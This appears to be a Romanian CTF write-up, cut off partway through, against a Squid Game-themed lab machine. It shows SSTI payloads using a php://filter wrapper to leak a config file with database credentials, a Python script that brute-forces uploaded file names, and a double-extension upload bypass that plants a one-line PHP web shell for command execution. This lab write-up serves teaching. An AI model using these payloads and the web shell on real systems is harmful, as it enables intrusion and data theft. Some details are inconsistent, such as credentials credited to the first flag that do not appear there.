
Write up CTF- Team CodeJR

FLAG01 - November 27th, 12:48:47 PM


Am folosit comanda nmap pentru a vedea pe ce porturi sunt serviciile web ale masinii vulnerabile.

```
Nmap scan report for 172.16.50.61
Host is up (0.023s latency).
Not shown: 65527 closed tcp ports (reset), 2 filtered tcp ports (no-resp
Some closed ports may be reported as filtered due to --defeat-rst-rateli
PORT     STATE SERVICE
22/tcp   open  ssh
3000/tcp open  ppp
3306/tcp open  mysql
8080/tcp open  http-proxy
8081/tcp open  blackice-icecap
8082/tcp open  blackice-alerts

Nmap done: 1 IP address (1 host up) scanned in 10.60 seconds

┌──(kali㉿kali)-[~/Desktop/ctfusv]
└─$
```

Am accesat in interfata si am gasit o pagina cu mai multe jocuri dintre care doar jocul Red Light Green Light este jucabil



Am finalizat jocul Red Light Green Light (prin bypass-ul endpoint-ului /mark-completion.php), am obținut un hint care sugera: "{{something:D}} in the query parameters" și menționa că "template system allows creative expression".



Am testat diferite parametri în URL (game, player_name, message) și am descoperit că parametrul player_name este vulnerabil la Server-Side Template Injection (SSTI):

```
kali@kali: ~
Session  Actions  Edit  View  Help
zsh: corrupt history file /home/kali/.zsh_history
┌──(kali㉿kali)-[~]
└─$ curl -s "http://172.16.50.61:8080/?player_name=%7B%7B7*7%7D%7D"

<div class="welcome-section">
    <div class="welcome-image">
        <img src="images/players.jpg" alt="Squid Game Players" class="players-image">
    </div>

    <h2>Welcome to the Games, Player!</h2>
    <div class="game-rules">
        <p>You have been selected to participate in a series of games.</p>
        <p>Complete challenges to unlock advanced features and VIP access.</p>
        <div class="player-number">
            <span>Player #102</span>
        </div>
    </div>

    <div class="progress-tracker">
        <h3>🎮 Your Progress</h3>
        <div class="progress-bar">
            <div class="progress-fill" style="width: 16.666666666667%"></div>
        </div>
        <p>1 of 6 games explored</p>
    </div>

</div>
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Squid Game - Player Interface</title>
    <link rel="stylesheet" href="css/style.css">
</head>
<body>
    <div class="container">
        <header>
            <div class="header-image">
                <img src="images/squid-game-logo.png" alt="Squid Game Logo" class="logo-img">
            </div>
            <h1 class="logo">SQUID GAME</h1>
            <p class="subtitle">456 Players. 6 Games. 1 Winner.</p>
            <div class="player-stats">
                <span>Games Completed: 1/6</span>
                <span>Player Status: Regular Player</span>
            </div>
        </header>

        <div class="game-images">
            <div class="game-gallery">
```

Am testat funcția include() și am descoperit că funcționează, apoi am folosit PHP filter wrapper pentru a citi fișierul config.php fără a-l executa:

curl -s "http://172.16.50.61:8080/?player_name=%7B%7Binclude('php://filter/convert.base64-encode/resource=config.php')%7D%7D"

```
kali@kali: ~
Session  Actions  Edit  View  Help
        </header>

        <div class="game-images">
            <div class="game-gallery">
                <img src="images/red-light-green-light.jpg" alt="Red Light Green Light" class="game-image">
                <img src="images/honeycomb.jpg" alt="Honeycomb Game" class="game-image">
                <img src="images/marbles.jpg" alt="Marbles Game" class="game-image">
                <img src="images/tug-of-war.jpg" alt="Tug of War" class="game-image">
            </div>
        </div>

        <nav class="game-menu">
            <a href="?game=redlight" class="game-btn">🚦 Red Light, Green Light</a>
            <a href="?game=honeycomb" class="game-btn">🍯 Honeycomb</a>
            <a href="?game=marbles" class="game-btn">🔮 Marbles</a>
            <a href="?game=tug-of-war" class="game-btn">🪢 Tug of War</a>
        </nav>

        <!-- Player Customization Section -->
        <div class="player-customization">
            <h3>🎭 Player Customization</h3>
            <form method="GET" class="customization-form">
                <input type="hidden" name="game" value="home">
                <div class="form-row">
                    <label for="player_name">Player Name:</label>
                    <input type="text" id="player_name" name="player_name" value="{{include(&#039;php://fil
ter/convert.base64-encode/resource=config.php&#039;)}}" placeholder="Enter your player name">
                </div>
                <div class="form-row">
                    <label for="message">Custom Message:</label>
                    <input type="text" id="message" name="message" value="Welcome to the games" placeholder
="Enter your custom message">
                </div>
                <button type="submit" class="customize-btn">Update Player Info</button>
            </form>

            <!-- Display processed template -->
            <div class="player-greeting">
                Hello PD9waHANCi8vIFNxdWlkIEdhbWUgRGF0YWJhc2UgQ29uZmlndXJhdGlvbg0KLy8gRE8gTk9UIEVYUE9TRSBUS
ElTIEZJTEUhDQoNCiRkYl9ob3N0ID0gIm15c3FsIjsNCiRkYl91c2VyID0gInNxdWlkX2FkbWluIjsNCiRkYl9wYXNzID0gIjQ1Nl9wbGF5
ZXJzX2RpZWRfZm9yX3RoaXMiOw0KJGRiX25hbWUgPSAic3F1aWRfZ2FtZXMiOw0KJGRiX3BvcnQgPSAzMzA2Ow0KDQovLyBmbGFne2ZyMG5
0TTRuLmIzaGluZF90aDNfTTQ1a30NCg0KLy8gRnJvbnQgTWFuJ3MgTm90ZToNCi8vIFRoZSByZWFsIGdhbWUgYmVnaW5zIHdoZW4geW91IG
ZpbmQgdGhlIGFkbWluIGNyZWRlbnRpYWxzDQo/Pg0K! Welcome to the games            </div>
        </div>



        <main class="game-content">
            <!-- Content will be included here -->
        </main>
```

După decodarea base64, am găsit flag-ul și credențialele MySQL:

Decode from Base64 format

Simply enter your data then push the decode button.

PD9waHANCi8vIFNxdWlkIEdhbWUgRGF0YWJhc2UgQ29uZmlndXJhdGlvbg0KLy8gRE8gTk9UIEVYUE9TRSBUSEITIEZJTEUhDQoNCiRkYl9ob3N0ID0gIm15c3FsIjsNCiRkYl91c2VyID0gInNxdWlkX2FkbWluIjsNCiRkYl9wYXNzID0gIjQ1Nl9wbGF5ZXJzX2RpZWRfZm9yX3RoaXMiOw0KJGRiX25hbWUgPSAic3F1aWRfZ2FtZXMiOw0KJGRiX3BvcnQgPSAzMzA2Ow0KDQovLyBmbGFne2ZyMG50TTRuLmIzaGluZF90aDNfTTQ1a30NCg0KLy8gRnJvbnQgTWFuJ3MgTm90ZToNCi8vIFRoZSByZWFsIGdhbWUgYmVnaW5zIHdoZW4geW91IGZpbmQgdGhlIGFkbWluIGNyZWRlbnRpYWxzDQo/Pg0K!

For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8 Source character set.

Decode each line separately (useful for when you have multiple entries).

Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).


DECODE Decodes your data into the area below.

```
<?php
// Squid Game Database Configuration
// DO NOT EXPOSE THIS FILE!

$db_host = "mysql";
$db_user = "squid_admin";
$db_pass = "456_players_died_for_this";
$db_name = "squid_games";
$db_port = 3306;

// flag{fr0ntM4n.b3hind_th3_M45k}
```

FLAG2 - November 27th, 4:15:15 PM

După obținerea credențialelor din FLAG #1 (game_master / marble_game_champion), am explorat portul 8081 și am descoperit un sistem de autentificare VIP la /login.php.
M-am autentificat cu credențialele găsite anterior și am ajuns la /admin.php - un panel de management care oferă funcționalitate de upload.

Am uploadat un fișier JPG test pentru a înțelege comportamentul sistemului. După upload, aplicația a afișat un hint respectiv codul sursă PHP al funcției care generează numele fișierelor:



Analizând hint-ul, am identificat următoarele:

- Hash-ul se calculează pe pathinfo['filename'] (numele fără ultima extensie)
- Player number este random între 001-456
- Game round este random între 1-6
- Extensia este păstrată din pathinfo['extension'] (ultima extensie)

Având în vedere că sunt doar 456 × 6 = 2,736 combinații posibile, am scris un script Python pentru a automatiza găsirea fișierelor uploadate:


```python
import requests
import hashlib
import sys

TARGET_IP = "172.16.50.61"
PORT = "8081"

def calculate_hash(filename_base):
    return hashlib.md5(filename_base.encode()).hexdigest()[:8]

def find_uploaded_file(filename_base, extension):
    hash_value = calculate_hash(filename_base)
    for player in range(1, 457):
        for game in range(1, 7):
            player_num = str(player).zfill(3)
            filename = f"player{player_num}_game{game}_{hash_value}.{extension}"
            url = f"http://{TARGET_IP}:{PORT}/uploads/{filename}"

            try:
                response = requests.head(url, timeout=2)

                if response.status_code == 200:
                    print(f"[+] FILE FOUND!")
                    print(f"[+] URL: {url}")
                    print(f"[+] Filename: {filename}")
                    return url

            except:
                pass

        if player % 50 == 0:
            print(f"[*] Progress: {player}/456 players checked", end='\r')

    print(f"\n[-] File not found")
    return None

if __name__ == "__main__":
    if len(sys.argv) != 3:
        sys.exit(1)

    filename_base = sys.argv[1]
    extension = sys.argv[2]

    find_uploaded_file(filename_base, extension)
```

Si care la rulare da urmatorul output


```
┌──(kali㉿kali)-[~/Desktop/ctfusv]
└─$ python3 find_file.py Cat03 jpg
[+] FILE FOUND!50/456 players checked
[+] URL: http://172.16.50.61:8081/uploads/player172_game5_7eb94fe3.jpg
[+] Filename: player172_game5_7eb94fe3.jpg
```

De unde deducem că

Fișierul a fost găsit la adresa http://172.16.50.61:8081/uploads/player172_game5_7eb94fe3.jpg. Hash-ul 7eb94fe3 este MD5 al stringului Cat03 (confirmat cu echo -n "Cat03" | md5sum).
Acest lucru validează că pathinfo['filename'] returnează numele fără extensie, exact cum descrie hint-ul.



Am observat ca aplicatia blocheaza uploadul de fisiere php



Asa ca am testat o tehnică clasică de bypass double extension inversată. Am creat un fișier shell.php.jpg cu conținut PHP:
<?php system($_GET["c"]); ?>

Si l-am uploadat si am folosit scriptul pentru al gasi

```
┌──(kali㉿kali)-[~/Desktop/ctfusv]
└─$ python3 find_file.py shell jpg

[+] FILE FOUND!
[+] URL: http://172.16.50.61:8081/uploads/player040_game5_2591c98b.jpg
[+] Filename: player040_game5_2591c98b.jpg

┌──(kali㉿kali)-[~/Desktop/ctfusv]
└─$ curl -s "http://172.16.50.61:8081/uploads/player040_game5_2591c98b.jpg?c=id" --output -

◆◆◆◆JFIF<?php system($_GET["c"]); ?>

┌──(kali㉿kali)-[~/Desktop/ctfusv]
└─$ cat shell.jpg.php
<?php system($_GET["c"]); ?>

┌──(kali㉿kali)-[~/Desktop/ctfusv]
└─$
```

Fișierul a fost salvat ca .jpg (ultima extensie din shell.php.jpg). Conținutul este returnat ca text - codul PHP nu se execută în fișiere .jpg.

M-am gândit: ce se întâmplă dacă pun .jpg în mijloc, iar .php la final?

Ipoteza:
Validarea caută .jpg oriunde în nume (regex slab sau strpos())
Dar pathinfo() consideră ultima extensie ca fiind extensia reală
Pentru shell.jpg.php: pathinfo['filename'] = shell.jpg, pathinfo['extension'] = php


Am uploadat fișierul prin interfața web, apoi am rulat scriptul cu parametrii corecți:
python3 find_file.py shell.jpg php
Ce obținem:
Fișierul găsit: player105_game6_a7c3ce07.php
Hash-ul a7c3ce07 corespunde cu MD5 al lui shell.jpG


```python
find_file.py
import requests
import hashlib
import sys

TARGET_IP = "172.16.50.61"
PORT = "8081"

def calculate_hash(filename_base):
    return hashlib.md5(filename_base.encode()).hexdigest()[:8]

def find_uploaded_file(filename_base, extension):
    hash_value = calculate_hash(filename_base)
    for player in range(1, 457):
        for game in range(1, 7):
            player_num = str(player).zfill(3)
            filename = f"player{player_num}_game{game}_{hash_value}.{extension}"
            url = f"http://{TARGET_IP}:{PORT}/uploads/{filename}"

            try:
                response = requests.head(url, timeout=2)

                if response.status_code == 200:
                    print(f"[+] FILE FOUND!")
                    print(f"[+] URL: {url}")
                    print(f"[+] Filename: {filename}")
                    return url

            except:
                pass

        if player % 50 == 0:
            print(f"[*] Progress: {player}/456 players checked", end='\r')

    print(f"\n[-] File not found")
    return None

if __name__ == "__main__":
    if len(sys.argv) != 3:
        sys.exit(1)

    filename_base = sys.argv[1]
    extension = sys.argv[2]

    find_uploaded_file(filename_base, extension)
```

Fișierul este salvat cu extensia .php (nu .jpg!)

```
┌──(kali㉿kali)-[~/Desktop/ctfusv]
└─$ cat shell.jpg.php
<?php system($_GET["c"]); ?>

┌──(kali㉿kali)-[~/Desktop/ctfusv]
└─$ python3 find_file.py shell.jpg php

[+] FILE FOUND!00/456 players checked
[+] URL: http://172.16.50.61:8081/uploads/player105_game6_a7c3ce07.php
[+] Filename: player105_game6_a7c3ce07.php

┌──(kali㉿kali)-[~/Desktop/ctfusv]
└─$ curl "http://172.16.50.61:8081/uploads/player105_game6_a7c3ce07.php?c=id"

uid=33(www-data) gid=33(www-data) groups=33(www-data)

┌──(kali㉿kali)-[~/Desktop/ctfusv]
└─$
```

Având RCE confirmat, am folosit shell-ul pentru a căuta flag-ul în sistemul de fișiere:
curl
"http://172.16.50.61:8081/uploads/player105_game6_a7c3ce07.php?c=grep%20-r%20%27flag%7B%27%20%2Fvar%2Fwww%2F%202%3E%2Fdev%2Fnull"






FLAG 03 - November 27th, 5:07:04 PM


După obținerea FLAG #2 prin RCE, am găsit în /etc/squid-game/users.txt credențiale suplimentare: player456 / W3_4r3_n0t_h0r53$_W3_4r3_hum4n$_Hum4n$_4r3.

Pe portul 8082 rulează aplicația "Blood Cross".

Am gasit pagina /login.php unde m-am logat cu respectivele credentiale

